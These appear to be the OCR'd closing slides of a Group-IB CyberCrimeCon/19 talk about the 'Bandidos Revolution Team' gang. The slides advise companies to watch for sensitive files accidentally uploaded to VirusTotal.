Video from 08/13/2014 introducing the Bandidos Revolution Team
https://www.youtube.com/watch?v=xxlBBBgFT64


Who was the Bandidos Revolution Team? 2/2

The earliest traces of the gang date back to 2014.



Final words

- This case shows once again that bad OPSEC can reveal sensitive information that should not be accessible to third parties.
- It's only one of countless cases where sensitive data has been uploaded to Virustotal, just to verify whether a content is malicious or not, although there are much better ways to find out.
- Researchers with access to such platforms can often reconstruct entire cases from such information.
- **Call to action!**
  - Create transparency about such cases in your own company, for instance as part of security awareness trainings, in order to avoid such problems.
  - Start proactively hunting on VT after your company related files which have been unintentionally uploaded before 3rd parties find them.
    (VT guys help to remove such files)




GROUP-IB
CYBER CRIME CON/19
G4M3 0V3R